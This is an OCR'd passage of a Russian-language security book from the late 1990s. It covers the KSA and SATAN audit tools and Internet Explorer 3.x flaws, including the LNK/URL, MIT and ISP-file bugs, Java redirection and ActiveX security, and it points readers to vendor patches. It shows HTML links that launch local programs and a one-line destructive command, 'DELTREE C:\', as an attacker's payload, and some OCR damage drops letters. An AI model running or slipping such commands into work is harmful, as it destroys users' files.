Отчет о результатах проделанной работы показывает (в процентах) степень соответствия системы установкам программы. Как показано на рисунке 18.7, в отчете содержится шесть разделов, а также средний результат, полученный по всем этим разделам. В нашем примере машина на 95 процентов удовлетворяет требованиям ограничений на учетные записи и достаточно неплохо справляется с управлением доступом. Однако во всех остальных разделах она получила достаточно низкие оценки. Поэтому *KSA* сделала вывод о том, что система достаточно подвержена нападениям извне. После устранения недостатков системы запустите программу снова, и вы получите справедливую оценку своей работы.

Как видно, программа достаточно точно определяет состояние системы. Кроме того, *KSA* предоставляет информацию о том, как исправить недостатки безопасности системы.

СПИСОК УЯЗВИМЫХ МЕСТ

Чтобы получить более подробную информацию о проблемах системы, щелкните мышью по кнопке **List Risks.** В ответ программа отобразит соответствующее диалоговое окно (рисунок 18.8).




Рисунок 18.8. *Диалоговое окно* ***Top Risks.***

Большая часть этой информации достаточно понятна и не требует дополнительных пояснений. Например, опасностью номер один программа считает тот факт,

что администратор не подключил средства блокировки учетных записей. Чтобы исправить этот недостаток, воспользуйтесь программой **Диспетчер пользователей доменов.** Как уже говорилось в главе 12, с помощью этой программы администратор может также подключить средства аудита (их отсутствие программа указала во втором пункте списка). Чтобы запустить эту программу, щелкните мышью по кнопке **Пуск** и выберите пункт **Программы.** В появившемся подменю выберите пункт **Администрирование (общее),** а затем **— Диспетчер пользователей доменов.**

ПРОЧИЕ ПАРАМЕТРЫ

После того как программа определит основные недостатки вашей системы, вы наверняка захотите их исправить. Отмечу, однако, что с помощью программы можно просматривать и некоторые другие параметры системы. Эта информация различается для сетей Windows NT и Novell NetWare. Например, в Windows NT можно просматривать диалоговое окно с информацией о реестре (см. рисунок 18.9).




Рисунок 18.9. Диалоговое окно ***Registry Rights.***

В сетях Novell NetWare вместо просмотра реестра вам предоставляется возможность просмотра файлов связей и привилегий доступа к контейнеру. Однако я не могу дать вам здесь никаких советов. Какой из параметров программы должен быть задействован, определяет только конечный пользователь.

ОТЧЕТЫ KSA

Программа *KSA* предоставляет различные диаграммы и диалоговые окна с информацией о системе (см. рисунок 18.10). Однако она лишена средств для вывода отчетов на принтер.

Каждый пункт этого отчета содержит информацию о конкретном недостатке системы. В нашем примере сервер *WWW* не использует средства блокировки учетных записей. В связи с этим следующие три пункта вообще не были проверены. Четвертый пункт указывает на то, что сервер не обладает политикой аудита. Поэтому в следующей строке программа сообщила о неправильной конфигурации политики аудита сервера. Благодаря этой информации вы сможете исправить недостатки системы.




Рисунок 18.10. Отчет о мониторинге системы.

РЕЗЮМЕ


В этой главе мы достаточно подробно поговорили о тех средствах, с помощью которых можно определить недостатки системы. Как уже не раз отмечалось, безопасность системы напрямую связана с работой администратора. Поэтому администраторы регулярно должны испытывать надежность своих систем — только так они смогут определить их. уязвимые места. В следующей главе мы поговорим о проблемах безопасности Web-броузеров. Но прежде убедитесь, что усвоили следующее:

- ✓ *SATAN* и *KSA* — это инструментальные средства проверки безопасности сетей. С их помощью можно обнаружить большинство слабых мест вашей системы.
- ✓ Программа *SA TAN* является бесплатной; ее можно найти на многих Internet-сайтах. Кроме того, эта программа есть на компакт-диске, поставляемом вместе с книгой. В отличие от *SATAN,* программа *KSA* не является бесплатной, а распространяется компанией Kane Security Systems. На компакт-диске имеется тридцатидневная пробная копия этой программы.
- V И *SATAN,* и *KSA* предоставляют полную информацию обо всех уязвимых местах системы, уровнях доверия и т. д. С их помощью вы сможете «заштопать» все «дыры» вашей системы.
- ✓ CIAC разработал программу *Courtney,* с помощью которой можно защитить систему от неавторизованного использования *SATAN.* Эта программа есть на компакт-диске.
- ✓ Запускать программу *KSA* может только администратор Windows NT или супервизор Novell NetWare. В отличие от *KSA,* программа *SATAN* может быть запущена любым пользователем системы.
- ✓ Многие уязвимые места сетей являются результатом использования неподходящих паролей, средств управления доступом и недостатков самой операционной системы.

РЕСУРСЫ INTERNET

Далее приводится список Web-сайтов с информацией о различных средствах проверки безопасности сетей.

NT SECURITY	http://www. ntshop.net/
CERT COORDINATION CENTER	h ttp://wwwcert. org/
CIAC SECURITY WEBSITE	http://ciac. llnl.gov/
SATAN RELEASE INFORMATION	http://www.cs.ruu.nl/cert-uu/satan.html
SATAN PASSWORD DISCLOSURE	http://www.science.nd.edu/scf/satan_vulnerablities/SA TAN_password_disclosure.html
SATAN: GOOD OR EVIL?	http://www8.zdnet.com/pcmag/issues/1411/pcm00013.htm



Глава 19

Безопасность Web-броузеров

С появлением корпоративных сетей и Internet разработчики все чаще обращаются : проблемам безопасности систем. На протяжении всей книги я рассказывал ам о том, какой вред могут нанести хакеры вашей системе, и о том, как защитить истему от подобных вторжений. Однако мы до сих пор не сказали ни слова о амой насущной проблеме современных сетей — Web-броузерах. Пользователь с езащищенным броузером может позволить хакеру обойти все средства обеспеения безопасности сети. В этой главе мы поговорим о том, как защитить бро-зер от хакеров. Прочитав главу, вы узнаете следующее:

- Оба доминирующих на рынке броузера — *Netscape Navigator* и *Internet Explorer* — обладают серьезными недостатками системы обеспечения безопасности.
- Многие недостатки броузеров связаны с методами передачи информации по безопасным соединениям.
- Элементы ActiveX обладают полным доступом к компьютеру и сети. Поэтому они представляют серьезную опасность для каждой системы.
- Элементы ActiveX обладают несколькими уровнями безопасности. Одни из них являются *безопасными для инициализации*, а остальные относятся к *безопасным для сценариев*.
- Чтобы уменьшить опасность использования элементов управления ActiveX, нужно использовать цифровые подписи.
- *Netscape Navigator* содержит несколько специфических проблем безопасности, связанных в основном с выполнением апплетов Java.
- Во время путешествия по Web броузер (без ведома пользователя) может сохранить некоторую информацию в файле *cookie*. Этот файл доступен для удаленных сайтов.
- Файл *cookie* может содержать информацию о «путешествиях» пользователя, вроде адресов посещаемых сайтов, продуктов, приобретенных с помощью Web, и количества посещений отдельных сайтов.
- Можно отредактировать свой *cookie*-файл.

WEE и БРОУЗЕРЫ

3 последнее время все только и говорят о World Wide Web. Основой Web является [зык HTML. С его помощью разработчики создают так называемые *Web-страницы*. Web-страница — это специальным образом изготовленный документ,

содержащий *теги* языка HTML. Посредством тегов можно указывать расположение текста на экране, его параметры (размер, используемый шрифт и т. д.), помещать в документы изображения и *гиперссылки* на другие документы. Для просмотра страниц созданы специальные программы — *броузеры*.

ДВА основных БРОУЗЕРА

Подавляющее большинство пользователей использует один из двух броузеров: *Netscape Navigator* или *Internet Explorer*. В настоящее время вышли четвертые версии обеих программ. Более того, четвертая версия *Netscape Navigator* поставляется в составе пакета *Netscape Communicator®*. Пробную версию *Netscape Navigator* можно загрузить из Web-сайта компании Netscape, расположенного по адресу *http://www.netscape.com/* (см. рисунок 19.1).

Рисунок 19.1. *Домашняя страница компании* ***Netscape.***

Второй броузер создан компанией Microsoft. В настоящее время наиболее распространена версия 3.02. Однако недавно компания выпустила четвертую версию своего знаменитого броузера. Но в этой главе мы будем обсуждать *Internet Explorer 3.0, 3.01* и *3.02*. В главе 21 мы немного поговорим о *push*-технологии, используемой в четвертой версии броузера, а также о связанных с ней проблемах безопасности. Пробная версия *Internet Explorer 4.0* расположена на специальном Web-сайте компании Microsoft (см. рисунок 19.2).




Рисунок 19.2. Web-сайт с пробной версией Internet Explorer 4.0.

Зачем говорить о чужих ошибках

На протяжении всей этой главы мы будем говорить об ошибках и уязвимых местах обоих броузеров. Благодаря этой информации вы сможете лучше защитить свою систему от хакеров. Автор книги не собирается навязывать читателям своего мнения о том, какой из броузеров лучше. Кроме того, я не намерен критиковать разработчиков броузеров — это достаточно сложный продукт и ошибки здесь просто неизбежны.

Номера версий

Как вам уже, наверное, известно, изменив продукт, каждая компания присваивает ему очередной номер версии. И Netscape, и Microsoft периодически выпускают новые версии своих броузеров. Кроме того, они предоставляют пользователям всевозможные дополнения, связанные в большинстве своем с решениями проблем безопасности. Поэтому почаще посещайте узлы обеих компаний и загружайте новые дополнения. Однако старайтесь не использовать бета-версии броузеров — они могут быть «сырыми» и содержать огромное количество ошибок. Кроме тога, компании не станут заниматься технической поддержкой бета-версии.

Последние дополнения

Итак, номер версии является очень важным показателем безопасности броузера. Чем выше версия, тем более безопасен продукт. Однако вместе с решением старых проблем могут появиться новые. Поэтому регулярно обращайтесь на Web-сайты компании за очередным дополнением программы. Компания Netscape помещает свои дополнения по адресу *http://www.netscape.com/downloads/index.html*. Дополнения *Internet Explorer* можно получить по адресу *http://www.microsoft.com/ie/*.

Недостатки Internet Explorer

В связи с огромной популярностью *Internet Explorer 3.02* далее мы будем говорить именно об этом броузере. Кроме того, я расскажу вам о некоторых отмеченных недостатках бета-версии *Internet Explorer 4.0*. И наконец, мы рассмотрим проблемы безопасности, связанные с новой технологии компании Microsoft — ActiveX.

Internet Explorer 3.02

Эта версия броузера может работать под управлением Windows 95 или Windows NT 4.0. Она расположена на Web-сайте компании Microsoft. В ее состав вошли многие решения проблем предыдущей версии программы. Кроме того, *Internet Explorer 3.02* поддерживает некоторые дополнительные средства, не доступные в предыдущих версиях.

Если вы используете более старую версию, загрузите и установите *Internet Explorer 3.02.* Так вы сможете избавиться от многих недостатков своего броузера. Эту программу можно загрузить из Web-сайта, расположенного по адресу *http://www.microsoft.com/ie/.*

ФАЙЛЫ LNK

В предыдущих главах мы уже говорили об URL. В следующем разделе я расскажу вам о специфической ошибке, связанной с использованием URL и файлов LNK. LNK-файл, или *ярлык,* — это используемый в Windows 95 и Windows NT 4.0 файл, содержащий ссылку на другой файл. Благодаря этому можно создать несколько имен одного и того же файла. Вам больше не придется «бороздить» свой жесткий диск в поисках нужной программы или документа — можно создать ссылку и обращаться с ней как с настоящим файлом. Чаще всего пользователи любят размещать ссылки на файлы на рабочем столе (попросту говоря, это те пиктограммы, что размещены на экране вашего компьютера). Но, как говорят, лучше один раз увидеть, чем сто раз услышать. Поэтому, давайте сами создадим ярлык для какой-либо программы. Для этого вы должны проделать следующие операции:

1. Сверните все окна. На экране должна остаться лишь поверхность рабочего стола и (возможно) панель диспетчера задач.
2. Щелкните правой клавишей мыши по поверхности рабочего стола. На экране появится контекстное меню Windows.
3. Выберите в этом меню пункт Создать. После этого на экране появится новое подменю со списком возможных объектов.
4. Выберите в этом списке элемент **Ярлык,** На экране появится диалоговое окно **Создание ярлыка** (см. рисунок 19.3).




Рисунок 19.3. *Диалоговое окно* ***Создание ярлыка.***

5. Наберите в этом окне строку *c:\windows\calc.exe* (*c:\winnt\calcnt.exe* для Windows NT).

6. Щелкните мышью по кнопке **Далее.** В ответ Windows попросит вас ввести имя нового ярлыка.
7. Введите имя *Калькулятор.* Затем щелкните мышью по кнопке **Готово,** На поверхности рабочего стола появится новый ярлык. Обратите внимание: на новой пиктограмме присутствует изображение квадратика со стрелкой — символ ярлыка. Дважды щелкните по нему мышью — на экране появится окно калькулятора.

INTERNET EXPLORER 3.01

В марте 1997 года группа студентов Политехнического института Уорчестера (WPI — Worcester Polytechnical Institute) обнаружила достаточно серьезную ошибку в *Internet Explorer 3.01.* Поэтому эту ошибку иногда называют WPI-ошибкой. Дело в том, что с помощью файлов LNK разработчики Web-страниц могут запускать программы на удаленном компьютере. Эта ошибка особенно опасна потому, что действует даже при использовании самого высокого уровня безопасности. Однако у нее есть одна особенность: чтобы хакер мог воспользоваться ошибкой, пользователь должен установить операционную систему в каталоге *c:\windows.* Если же это не так, то атака может пойти прахом. Однако многие компьютеры содержат Windows 95 именно в этом каталоге.

В отличие от LNK-файлов, которые действуют только в Windows 95, файлы URL работают как в Windows 95, так и в Windows NT 4.0. Эти файлы представляют еще большую опасность для сетевых систем и серверов. Дело в том, что файл URL может быть создан на стороне сервера с помощью написанного пользователем сценария. Если же хакер захочет изменить URL и получить доступ к системе, то ему достаточно написать свой сценарий. (О сценариях мы поговорим в следующей главе.)

Хакер может создать гиперссылки, которые будут выполнять программы в свернутом состоянии. Другими словами, эта программа не будет разворачивать своего собственного окна. Благодаря этому пользователь может даже и не заметить, что сервер запустил некоторую программу на его компьютере. Файлы со ссылками представляют достаточно серьезную опасность. С их помощью можно создать Web-страницу, которая заставит *Internet Explorer* запустить программу без предварительного уведомления пользователя. Более того, с помощью сценариев Java, JavaScript или VBScript хакер может переслать на машину пользователя пакетный файл (файл с расширением *.bat*), а затем запустить его на выполнение с помощью тега *<META REFRESH>.*

В таблице 19.1 указано, какие области операционных систем подвержены влиянию различных типов ссылок.

Тип файла	LNK	URL
Windows 95	Да	Да
Windows NT	Нет	Да
Выполняемые приложения	Да	Да
Командная строка	Да	Нет
Пути поиска	Нет	Да

Таблица 19.1. Различные типы ссылок и области их влияния.

Чтобы хакер мог запустить свою программу, последняя должна располагаться на машине пользователя. Однако в состав Windows 95 входит несколько программ, которые могут быть использованы хакером. Чтобы лучше понять эту проблему, рассмотрим следующие ссылки:

```
<A HREF="calculator.lnk">Windows 95 Calculator (.lnk)</A><BR>
<A HREF="calcnt.url">Windows NT Calculator (.url)</A>
```

Обе эти ссылки запустят на выполнение программу калькулятора, которая входит в состав стандартных программ Windows 95 и Windows NT 4.0. На этом примере видно, как хакер может запускать различные программы, размещенные на машине пользователя. А ведь так он может запустить программу, которая будет удалять файлы с вашей машины! Обратите внимание: созданный хакером LNK-файл должен располагаться в каталоге, который содержит Web-страницу на сервере хакера. *Internet Explorer* загрузит эту ссылку и запустит ее на локальной странице. Вторая ссылка напрямую связывается с броузером. С ее помощью можно запустить программу калькулятора в Windows NT.

С помощью расположенной на Web-странице ссылки или указателя URL хакер может выполнять программы вроде *Regedit* (редактор реестра) или *ScanDisk*. Более того, он может воспользоваться командами DOS. Из всего сказанного становится очевидно, насколько опасной является эта ошибка. Например, хакер может создать ярлык для пакетного файла, расположенного на своем сервере. Этот файл сам себя загрузит на машину пользователя, а затем продолжит работу на его машине. Файл может содержать одну-единственную строку:

```
DELTREE C:\
```

С помощью этой команды хакер может удалить все файлы, расположенные на диске пользователя. Даже если хакер и не сделает этого, возможность выполнения команд операционной системы представляет собой достаточно серьезную угрозу.

Но, чтобы хакер мог провести подобную атаку, пользователь должен щелкнуть мышью по ссылке на пакетный файл. Однако в главе 9 рассказывалось о том, что хакер может достаточно легко замаскировать эту ссылку.

ОШИБКА MIT

В начале 1997 года группа студентов MIT доложила об открытии еще одной ошибки в *Internet Explorer 3.01a.* Воспользовавшись этой ошибкой, хакер мог

запустить любую программу на машине пользователя или удалить содержимое всего жесткого диска. Кроме того, он мог считать секретную информацию или заразить машину компьютерным вирусом (см. главу 14).

По принципу действия эта ошибка очень похожа на ту, что была описана в предыдущем разделе. Однако вместо использования файлов LNK или URL эта ошибка построена на том, что пользователь может загрузить и автоматически выполнить другие файлы, и броузер не предупредит вас об этом. Однако эта ошибка не работает в *Internet Explorer* для Windows NT. Отмечу, однако, что программа-решение для WPI-ошибки не решает описываемую здесь проблему.

Далее приводится список ошибок, требующих наличия мастера **Подключение к Internet** (программы, которая устанавливается в Windows 95, чтобы помочь пользователю соединиться с Internet). Мастер анализирует файлы с суффиксом *ISP* и использует полученную информацию для установки предпочтений, а также для выполнения программ. Таким образом, хакер может создать ISP-файл, который будет выполнять любое действие, которое можно произвести с помощью пакетного файла. Подобно пакетным файлам или INI-файлам Windows, ISP-файл содержит несколько команд или свойств файлов. Далее приводится текст фрагмента пакетного файла AT&T WorldNet, поставляемого вместе с Windows 95:

```
CEntry]
Entry_Name=AT&T WorldNet Registration
[Phone]
Dial_As_Is=no
Fhone_Number=543-3279
Area_Code=800
Country_Code=1
Country_ID=1
```

Многие написанные хакерами сценарии файлов ISP (Internet Service Provider) также подразумевают, что Windows 95 установлена в каталоге *c:\windows.* Однако с помощью такого сценария (помещенного в ISP-файл) хакер может удалить все файлы на жестком диске. Кроме того, злоумышленники могут воспользоваться некоторыми другими ошибками ISP-файлов:

- *Загрузка удаленного файла.* Хакер может поместить ISP-файл на удаленный север. При просмотре этого файла последний будет автоматически загружать вирус и заражать машину. (Эта уловка действует лишь в том случае, если вы храните временные файлы Internet в установленном по умолчанию каталоге.)
- *Создание и удаление каталогов.* Хакер может поместить ISP-файл на удаленный сервер. При вызове этого файла последний может просто-напросто удалить *C:\.*
- *Запуск локального файла.* Хакер может поместить ISP-файл на удаленный сервер. Этот файл может автоматически запустить любой локальный исполняемый файл. Благодаря этому хакер может запустить *deltree.exe* или иную достаточно опасную программу и удалить все файлы на диске.

WPI-ошибка подразумевает некоторые действия пользователя. Чтобы началась атака, пользователь должен щелкнуть мышью по ссылке на файл хакера. Однако ISP-файлы представляют гораздо более существенную опасность для пользователей. Далее приводятся преимущества использования этих файлов хакерами:

- При использовании ISP-файла пользователь должен *всего лишь попасть* на определенную страницу. При этом ему совсем не обязательно щелкать мышью по гиперссылкам.
- При использовании WPI-ошибки хакер должен знать точное расположение нужных ему файлов на машине пользователя. С помощью ISP-файла можно определить месторасположение файла во время выполнения. Стоит, однако, отметить, что большинство пользователей старается не изменять имен каталогов, а использовать стандартные, что очень сильно облегчает задачу хакера.
- До сих пор никто не сообщал об использовании обеих этих ошибок хакерами. Но несмотря на это, до тех пор пока существует вероятность подобных атак, вы не можете быть полностью уверены в своей безопасности.

Компания Microsoft выпустила отдельную «заплатку» для устранения ошибки, связанной с использованием ISP-файлов. Чтобы загрузить эту программу, посетите Web-сайт компании, расположенный по адресу *http://www.microsoft.com/ie/security/update.htm*.

СЛОВО О ЗАПЛАТКАХ

Компания Microsoft выпустила ряд программ, призванных устранить некоторые недоработки выпущенных ранее продуктов. Подобные программы принято называть *«заплатками»* (patch). В их числе заплатка для *Internet Explorer 3,02.* Все эти программы можно загрузить из Web-сайта компании, расположенного по адресу *http://www.microsoft.com/ie/security/update.htm* (см. рисунок 19.4).

Рисунок 19.4. Страница с «заплатками» ***Internet Explorer 3.02.***

Перенаправление Java

Кроме ошибок, связанных со средствами безопасности, в *Internet Explorer* имеется несколько серьезных ошибок в реализации виртуальной машины Java (JVM – Java Virtual Machine). Эта ошибка сохранилась и в *Internet Explorer 4.0.* Отмечу, что она не может быть использована хакерами на платформе Macintosh. Однако она прекрасно работает под управлением операционных систем Windows 95, Windows 3.1, Windows NT 3.51 и Windows NT 4.0.

Компания Microsoft пообещала исправить эту ошибку в *Internet Explorer 4.0.* Кроме того, компания выпустила заплатку для *Internet Explorer 3,02 для* Windows 95 и Windows NT 4.0 и для *Internet Explorer 3.02a*, работающего под управлением Windows 3.1 и Windows NT 3.51. Эту заплатку можно загрузить из Web-сайта компании, расположенного по адресу *http://www.microsoft.com/ie/security/update.htm.* Рассматриваемая в этом разделе ошибка касается только работы JVM, а не броузера. Таким образом, если пользователь отключит поддержку языка Java, то хакер не сможет воспользоваться этой ошибкой.

Данная ошибка достаточно специфична. Если пользователь посетит Web-сайт хакера, то без его ведома на машину может быть загружено изображение с другого сайта — вроде корпоративной сети, к которой пользователь обладает доступом.

Кроме того, хакер может воспользоваться этой ошибкой для запуска апплета, загружающего классы Java (см. главу 13) из другого Web-сайта, например корпоративной сети. Подобная возможность нарушает один из запретов виртуальной машины Java. Итак, благодаря этой ошибке хакер может загружать классы Java из любого хоста (Web-сервера). Однако все остальные ограничения «коробки» (см. главу 13) JVM компании Microsoft выполняет безукоризненно. Например, она не позволит классам хакера считывать или записывать на диск пользователя.

Отмечу один достаточно важный факт. Оказывается, хакеру не требуется подробной информации о загружаемом изображении или классе — достаточно знать лишь его адрес и имя. Для решения этой проблемы пользователь должен отключить поддержку Java броузером.

ПСИХОЛОГИЧЕСКАЯ ПРОБЛЕМА

Основной проблемой путешественников Web является тот факт, что загружаемые ими программы могут содержать вирусы или иные хакерские «штучки». Всем известно, что любая вещь может творить и добро, и зло. Например, с помощью молотка строитель может создавать прекрасные здания, а может и разрушать. Точно так же и программы. Они могут приносить много удовольствия пользователям, развивать их способности, помогать в работе. Однако те же самые программы могут разрушать информацию на диске, искажать работу операционной системы и т. д. Все зависит от человека, создававшего программу.

Все выполняемые программы могут принести вред вашей машине. Это касается и элементов управления ActiveX. Например, хакер может создать макрос,

апплет или приложение Java, надстройку *Netscape Navigator,* приложение Macintosh или элемент управления ActiveX, которые смогут нанести вред машине пользователя.

Чтобы вам стала более понятна моя мысль, я приведу аналогию. Представьте, что на обочине дороги лежит коробка печенья с надписью: «Съешь меня!» Я уверен, что большинство людей пройдут мимо этой коробки. Однако в Internet все становится с ног на голову. Многие пользователи упорно стараются выкачать из Web все бесплатные программы, не задумываясь о том, что какая-нибудь из них может быть написана хакером.

БЕЗОПАСНОСТЬ ЭЛЕМЕНТОВ УПРАВЛЕНИЯ ACTIVEX

Как и Java, ActiveX — это достаточно новая технология Web. Но, в отличие от апплетов Java, элементы управления ActiveX располагаются на жестком диске пользователя. Если броузер встретит элемент управления ActiveX, он загрузит его на машину пользователя и сохранит копию на жестком диске. Поэтому элементы управления ActiveX представляют даже большую опасность, чем апплеты Java.

Как уже говорилось в главе 13, существуют специальные программы, позволяющие защитить машину от программ хакеров. Дело в том, что с помощью своих программ хакер может занести на машину компьютерный вирус или получить доступ к вашей частной информации.

До развития Internet большинство пользователей персональных компьютеров покупали программы на дискетах, упакованных прямо на фирме-изготовителе. Поэтому забота о безопасности программы полностью ложилась на ее изготовителя. Чтобы не потерять авторитет, многие компании проверяли комплекты поставки на наличие вирусов и тем самым сохраняли «здоровье» пользовательских компьютеров. А красочная упаковка являлась гарантией того, что никто не использовал дискеты после их поступления в продажу.

С другой стороны, распространяемые с помощью Internet программы не имеют подобной упаковки. Поэтому никто не может гарантировать целостность программы и идентифицировать ее автора. Более того, кто-либо может изменить содержимое программы и поместить измененный вариант в то же место.

Чтобы помочь создателям программного обеспечения и конечным пользователям избежать подобных явлений, в технологии ActiveX предусмотрены два взаимодополняющих друг друга механизма: уровни безопасности и идентификация. Благодаря уровням безопасности пользователь может смело использовать загруженный компонент. Идентификация позволит вам точно определить изготовителя программы и проверить, ни изменялась ли программа посторонними людьми. Обо всем этом мы и поговорим в следующих разделах главы.

ПОЧЕМУ ЖЕ ЭЛЕМЕНТЫ УПРАВЛЕНИЯ ACTIVEX ДОЛЖНЫ СОХРАНЯТЬСЯ НА ЖЕСТКОМ ДИСКЕ?

Я почти уверен, что большинство читателей хотели бы задать мне именно этот вопрос. Ведь именно это условие создает огромное количество проблем безопасности. Дело в том, что существует достаточно много причин для объяснения этого парадокса, а именно:

- *Повторное использование.* Вместо того чтобы каждый раз загружать один и тот же элемент управления, сохраненные элементы управления ActiveX могут быть использованы при посещении различных Web-страниц. Апплеты Java выполняются броузером во время просмотра страницы, содержащей этот апплет. Но в отличие от них элементы управления ActiveX могут быть использованы и после того, как пользователь покинул страницу. Кроме того, другие программы могут получить доступ к загруженным элементам управления.
- *Расширяемость.* Разработчики могут создавать элементы управления ActiveX, работой которых можно управлять посредством *параметров.* С их помощью можно изменять внешний вид и действия элемента управления. Что же касается апплетов Java, то пользователь не может ни изменять их работу, ни использовать их вне броузера,
- *Скорость.* Так как элемент управления сохраняется на жестком диске, то вам нужно лишь один раз загрузить его из Web. При необходимости можно загрузить его прямо с жесткого диска, что гораздо быстрее. При использовании апплетов Java вам придется загружать их всякий раз, когда они вам понадобятся (если апплет не сохранен в кэше).
- *Мощность.* Так как на действия элемента управления ActiveX не накладываются ограничения, то они могут выполнять более сложные задачи, чем апплеты Java. Кроме того, они могут сохранять полученные результаты на жестком диске, передавать их другим программам и т. д.

БЕЗОПАСНОСТЬ ЭЛЕМЕНТОВ УПРАВЛЕНИЯ ACTIVEX

Как уже говорилось, для усиления безопасности в технологии ActiveX используются уровни безопасности и идентификация. На рисунке 19.5 схематично показана модель безопасности элементов управления ActiveX. Для сравнения на нем изображены и области действия апплетов Java. Как вы узнаете из дальнейшего повествования, элементы управления ActiveX обладают гораздо большим доступом к компьютеру, чем апплеты Java.

Уровень безопасности программ ActiveX (их еще называют *компонентами)* определяет, при каких условиях пользователь может безопасно использовать *элемент управления* ActiveX. Элементом управления ActiveX называется специальный тип программ, с помощью которых другие программы могут выполнять различные действия. В зависимости от возможностей доступа к машине пользователя, элементы управления ActiveX делятся на два типа.




Рисунок 19.5. *Схема безопасности элементов управления ActiveX.*

Первый тип — компоненты *коробки* — обладают ограниченным доступом к системным ресурсам пользователя. Например, они не имеют доступа к жесткому диску. Компоненты коробки включают в себя стандартные апплеты Java и библиотеки. Эти компоненты абсолютно безопасны для пользователя, потому что не могут выйти за рамки коробки.

С помощью ActiveX апплеты Java могут получить доступ к модели COM (Component Object Model), которая расположена за границами коробки. Такие апплеты и библиотеки называются *надежными.* Но, как уже говорилось в главе 13, вы не можете гарантировать безопасность надежных апплетов и библиотек. Поэтому вы должны знать координаты изготовителя подобного продукта.

Для компонентов, работающих за границами коробки, в технологии ActiveX предусмотрен процесс идентификации. Как уже отмечалось в главе 5, специально для этих целей компания Microsoft создала технологию *Authenticode.* С ее помощью можно определить автора элемента управления и связаться с ним в случае каких-либо непредвиденных обстоятельств.

На рисунке 19.5 показано, что ActiveX использует идентификацию даже для стандартных библиотек Java (работающих в коробке). Дело в том, что эти библиотеки загружаются на диск пользователя и требуют более строгих мер безопасности.

